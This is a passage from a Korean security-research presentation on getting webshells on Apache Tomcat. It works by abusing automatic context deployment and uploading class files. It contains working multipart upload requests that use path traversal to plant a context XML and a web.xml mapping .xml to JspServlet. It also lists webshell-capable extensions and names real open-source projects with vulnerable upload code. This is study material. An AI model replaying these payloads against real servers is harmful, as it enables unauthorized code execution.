        paramName = parseToken(new char[] {
                '=', separator });
        paramValue = null;
        if (hasChar() && (charArray[pos] == '=')) {
            pos++; // skip '='
            paramValue = parseQuotedToken(new char[] {
                    separator });
```

코드를 보면 리퀘스트에서 name="value" value를 단순 파싱 하는것을 알 수 있음

```
private String parseQuotedToken(final char[] terminators) {
    char ch;
    i1 = pos;
    i2 = pos;
    boolean quoted = false;
    boolean charEscaped = false;
    while (hasChar()) {
        ch = chars[pos];
        if (!quoted && isOneOf(ch, terminators)) {
            break;
        }
        if (!charEscaped && ch == '"') {
            quoted = !quoted;
        }
        charEscaped = (!charEscaped && ch == '\\');
        i2++;
        pos++;

    }
    return getToken(true);
}
```

Tomcat auto context deploy?

Context를 자동으로 deploy한다고..?


Tomcat은 뭐고…또 …Context는 뭐지…?

Tomcat?


아파치 톰캣은 아파치 소프트웨어 재단에서 개발한 서블릿 컨테이너만 있는 웹 애플리케이션 서버이다. 톰캣은 웹 서버와 연동하여 실행할 수 있는 자바 환경을 제공하여 자바서버 페이지와 자바 서블릿이 실행할 수 있는 환경을 제공하고 있다

- Wikipedia –


난 강아지가 더 좋은데...tomdog 누가 만들어 줬으면..



Tomcat 구조


Server (Tomcat Instance)
Service (1)
Engine (1)
Connector (1)
Connector (2)
Service (2)
Engine (1)
Engine
Host (1) : virtual host
Context (1)
: web app
Context (2)
Host (2)

Tomcat 구조 - Context



- Host 디렉토리
- Context 디렉토리
- 유저가 접근 가능한 파일

Tomcat 구조 - Context

webapps/
- ROOT/
  - index.jsp
- gogogo/
  - index.jsp

- Host 디렉토리
- Context 디렉토리
- 유저가 접근 가능한 파일

Tomcat 구조 - Context

webapps/
- ROOT/
  - index.jsp
- gogogo/
  - index.jsp

- Host 디렉토리
- Context 디렉토리
- 유저가 접근 가능한 파일

Tomcat 구조 - Context

webapps/
- ROOT/
  - index.jsp
- gogogo/
  - index.jsp

- Host 디렉토리
- Context 디렉토리
- 유저가 접근 가능한 파일

Tomcat auto context deploy

- Tomcat Host 디렉토리에 war 파일을 업로드 하면 자동으로 context가 deploy 된다.

War 확장자도 필터링

- war 파일도 이미 알려진 케이스다 (알고 막은건 아닌거 같은데...)

웹쉘 실행 가능 확장자
ASP : cer, cdx, asa
-〉 제어판 -〉 관리도구 -〉 인터넷 서비스 관리자
PHP : php3, html, htm
JSP : war

웹쉘 실행가능 확장자는 아래와 같다.

ASP	cer, cdx, asa
PHP	php3, html, htm
JSP	war

▣ 웹쉘 실행가능 확장자

ASP : cer, cdx, asa

PHP : php3, html, htm

JSP : war

Tomcat – deploy method

org.apache.catalina.Startup.HostConfig.deployApps

```
protected void deployApps() {
    File appBase = host.getAppBaseFile();
    File configBase = host.getConfigBaseFile();
     String[] filteredAppPaths = filterAppPaths(appBase.list());
    // Deploy XML descriptors from configBase
     deployDescriptors(configBase, configBase.list());
    // Deploy WARs
    deployWARs(appBase, filteredAppPaths);
    // Deploy expanded folders
    deployDirectories(appBase, filteredAppPaths);
}
```

Tomcat – deploy method

org.apache.catalina.Startup.HostConfig.deployApps

```
protected void deployApps() {
    File appBase = host.getAppBaseFile();
    File configBase = host.getConfigBaseFile();
     String[] filteredAppPaths = filterAppPaths(appBase.list());
    // Deploy XML descriptors from configBase
     deployDescriptors(configBase, configBase.list());
    // Deploy WARs
    deployWARs(appBase, filteredAppPaths);
    // Deploy expanded folders
    deployDirectories(appBase, filteredAppPaths);
}
```

Tomcat – xml context deploy

org.apache.catalina.Startup.HostConfig.deployDescriptors

```
protected void deployDescriptors(File configBase, String[] files) {
   ExcutorService es = host.getStartStopExecutor();
   List<Future<?>> results = new ArrayList<>();
    for (String file : files) {
       File contextXml = new File(configBase, file);
       if (file.toLowerCase(Locale.ENGLISH).endsWith(".xml")) {
            ContextName cn = new ContextName(file, true);
            if (isServiced(cn.getName()) || deploymentExists(cn.getName()))
                 continue;
                 results.add(
                 es.submit(new DeployDescriptor(this, cn, contextXml)));
        }
    }
    ...
}
```

Tomcat – xml context deploy

org.apache.catalina.Startup.HostConfig.deployDescriptors

```
protected void deployDescriptors(File configBase, String[] files) {
   ExcutorService es = host.getStartStopExecutor();
   List<Future<?>> results = new ArrayList<>();
    for (String file : files) {
       File contextXml = new File(configBase, file);
       if (file.toLowerCase(Locale.ENGLISH).endsWith(".xml")) {
            ContextName cn = new ContextName(file, true);
            if (isServiced(cn.getName()) || deploymentExists(cn.getName()))
                 continue;
                 results.add(
                 es.submit(new DeployDescriptor(this, cn, contextXml)));
        }
    }
    ...
}
```

tomcat_dir/conf/Catalina/localhost/*.xml 을 파싱해옴

Localhost = host 이름

Tomcat – xml context deploy

```
POST /upload.jsp HTTP/1.1
Host: localhost.com:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryne4pBXWsD1Vj3lBt
Connection: close

------WebKitFormBoundaryne4pBXWsD1Vj3lBt
Content-Disposition: form-data; name="file"; filename="../../../conf/Catalina/localhost/gogogo3.xml"
Content-Type: application/octet-stream

<?xml version="1.0" encoding="UTF-8"?>
  <Context name="yeashell" docBase="/tmp/">
  <WatchedResource>/tmp/web.xml</WatchedResource>
</Context>
------WebKitFormBoundaryne4pBXWsD1Vj3lBt--
```

Tomcat – xml context deploy

```
POST /upload.jsp HTTP/1.1
Host: localhost.com:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryne4pBXWsD1Vj3lBt
Connection: close

------WebKitFormBoundaryne4pBXWsD1Vj3lBt
Content-Disposition: form-data; name="file"; filename="../../../../../../tmp/web.xml"
Content-Type: application/octet-stream

<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee" version="3.1">
<servlet>
    <servlet-name>jspxxx</servlet-name>
        <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-class>
    </servlet>
    <servlet-mapping>
          <servlet-name>jspxxx</servlet-name>
          <url-pattern>*.xml</url-pattern>
     </servlet-mapping>
</web-app>
------WebKitFormBoundaryne4pBXWsD1Vj3lBt--
```

Tomcat – xml context deploy

tomcatdir/conf/Catalina/localhost/gogogo3.xml

```
<?xml version="1.0" encoding="UTF-8"?>
    <Context name="yeashell" docBase="/tmp/">
    <WatchedResource>/tmp/web.xml</WatchedResource>
</Context>
```

gogogo3 context 설정 파일을 /tmp/web.xml로 지정함


Tomcat – xml context deploy

/tmp/web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
  <web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee" version="3.1">
  <servlet>
    <servlet-name>jspxxx</servlet-name>
    <servlet-class>org.apache.jasper.servlet.JspServlet</servlet-class>
  </servlet>
  <servlet-mapping>
    <servlet-name>jspxxx</servlet-name>
    <url-pattern>*.xml</url-pattern>
  </servlet-mapping>
</web-app>
```

gogogo3 context에서 url이 xml 로 끝날경우 JspServlet 클래스를 매핑함
= xml 확장자가 jsp처럼 작동함

Tomcat – xml context deploy



Tomcat – class 파일을 통한 웹쉘

org.apache.catalina.startup.ContextConfig.processClasses

```
protected void processClasses(WebXml webXml, Set<WebXml> orderedFragments) {
// Step 4. Process /WEB-INF/classes for annotations and
   Map<String, JavaClassCacheEntry> javaClassCache = new HashMap<>();
   if (ok) {
      WebResource[] webResources = context.getResources().listResources("/WEB-INF/classes");
     for (WebResource webResource : webResources) {
         if ("META-INF".equals(webResource.getName())) {
               continue;
         }
         processAnnotationsWebResource(webResource, webXml,   webXml.isMetadataComplete(), javaClassCache);
      }
   }
    ...
}
```

Class 파일을 통한 웹쉘

org.apache.catalina.startup.ContextConfig.processAnnotationsWebResource

```
protected void processAnnotationsWebResource(WebResource webResource,
        WebXml fragment, boolean handlesTypesOnly, Map<String,JavaClassCacheEntry> javaClassCache) {
    if (webResource.isDirectory()) {
        ...
    } else if (webResource.isFile() && webResource.getName().endsWith(".class")) {
        try (InputStream is = webResource.getInputStream()) {
            processAnnotationsStream(is, fragment, handlesTypesOnly, javaClassCache);
        } catch (IOException e) {
            log.error(sm.getString("contextConfig.inputStreamWebResource",
            webResource.getWebappPath()),e);
        } catch (ClassFormatException e) {
            log.error(sm.getString("contextConfig.inputStreamWebResource",
            webResource.getWebappPath()),e);
        }
    }
}
```

Class 파일을 통한 웹쉘

org.apache.catalina.startup.ContextConfig.processAnnotationsStream

```
protected void processAnnotationsStream(InputStream is, WebXml fragment, boolean handlesTypesOnly,
Map<String,JavaClassCacheEntry> javaClassCache) {
        ClassParser parser = new ClassParser(is);
        JavaClass clazz = parser.parse();
        checkHandlesTypes(clazz, javaClassCache);
        if (handlesTypesOnly) {
                return;
        }
        processClass(fragment, clazz);
}
```

Class 파일을 통한 웹쉘

org.apache.catalina.startup.ContextConfig.processClass

```
protected void processClass(WebXml fragment, JavaClass clazz) {
        AnnotationEntry[] annotationsEntries = clazz.getAnnotationEntries();
        if (annotationsEntries != null) {
                String className = clazz.getClassName();
                for (AnnotationEntry ae : annotationsEntries) {
                        String type = ae.getAnnotationType();
                        if ("Ljavax/servlet/annotation/WebServlet;".equals(type)) {
                                processAnnotationWebServlet(className, ae, fragment);
                        }else if ("Ljavax/servlet/annotation/WebFilter;".equals(type)) {
                                processAnnotationWebFilter(className, ae, fragment);
                        }else if ("Ljavax/servlet/annotation/WebListener;".equals(type)) {
                                fragment.addListener(className);
                        } else {
                        }
                }
        }
}
```

Class 파일을 통한 웹쉘


Shell.java

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.annotation.WebServlet;
import javax.servlet.http.*;
@WebServlet(
        name = "shell",
        description = "this is shell",
        urlPatterns = {"/shell"}
)
public class shell extends HttpServlet {
        @Override
        protected void doGet(HttpServletRequest request, HttpServletResponse response)
throws ServletException, IOException {
                response.setContentType("text/html");
                PrintWriter out = response.getWriter();
                out.println("<p>Hello World!</p>");
        }
}
```

Class 파일을 통한 웹쉘

- /WEB-INF/classes/ 디렉토리에 .class 파일을 업로드 하면 쉘 획득 가능

Class 파일을 통한 웹쉘



Class 파일을 통한 웹쉘

- Class 파일을 업로드 한 후, 서버를 재시작해야 하는 단점이 있음...

이외에 가능성이 보이는 확장자 리스트…

- jar (100%)
- tld (81%)
- tag (70%)
- maybe…. jpg?

리얼월드에서 사용할수 있을까?

Case study

- https://github.com/zhblue/crud/blob/master/crud/WebContent/ckeditor/uploader/upload.jsp#L48
- https://github.com/gongaustin/openfire_im/blob/master/src/main/java/com/gongjun/im/core/utils/FileUploadUtil.java#L121 (potential)
- https://github.com/0c0c0f/security/blob/master/src/main/java/com/corp/vul/SecurityUtil.java#L313 (potential)

Case study

```
...
type = request.getParameter("type").toLowerCase() + "/";
...
for (FileItem item : fileItemsList) {
    if (!item.isFormField()) {
        String fileName = item.getName();
        fileName=fileName.replace("..", ".");
        String ext=fileName.substring(fileName.lastIndexOf(".")).toLowerCase();
        if(".jsp".equals(ext)) continue;
        fileName = "file" + System.currentTimeMillis() + ext;

        String clientPath = Config.get("upload.path")+"/"+year+"/"+user_id +"/"+ type + fileName;
        File file = new File(pageContext.getServletContext().getRealPath(clientPath));
        if (!file.getParentFile().exists()) {
            file.getParentFile().mkdirs();
        }
        item.write(file);

}
...
```

jsp 확장자 필터링

```
...
type = request.getParameter("type").toLowerCase() + "/";
...
for (FileItem item : fileItemsList) {
    if (!item.isFormField()) {
        String fileName = item.getName();
        fileName=fileName.replace("..", ".");
        String ext=fileName.substring(fileName.lastIndexOf(".")).toLowerCase();
        if(".jsp".equals(ext)) continue;
        fileName = "file" + System.currentTimeMillis() + ext;

        String clientPath = Config.get("upload.path")+"/"+year+"/"+user_id +"/"+ type + fileName;
        File file = new File(pageContext.getServletContext().getRealPath(clientPath));
        if (!file.getParentFile().exists()) {
            file.getParentFile().mkdirs();
        }
        item.write(file);

}
...
```

Path traversal이 가능함! -> shell 획득

```
...
type = request.getParameter("type").toLowerCase() + "/";
...
for (FileItem item : fileItemsList) {
    if (!item.isFormField()) {
        String fileName = item.getName();
        fileName=fileName.replace("..", ".");
        String ext=fileName.substring(fileName.lastIndexOf(".")).toLowerCase();
        if(".jsp".equals(ext)) continue;
        fileName = "file" + System.currentTimeMillis() + ext;

        String clientPath = Config.get("upload.path")+"/"+year+"/"+user_id +"/"+ type + fileName;
        File file = new File(pageContext.getServletContext().getRealPath(clientPath));
        if (!file.getParentFile().exists()) {
            file.getParentFile().mkdirs();
        }
        item.write(file);

}
...
```

이 후 연구 계획

- tld, jar, tag 확장자를 이용한 공격 방법
- 화이트리스트 필터 방식 일때 바이패스 방법
- Post Exploit (fileless webshell)

끝..

감사합니다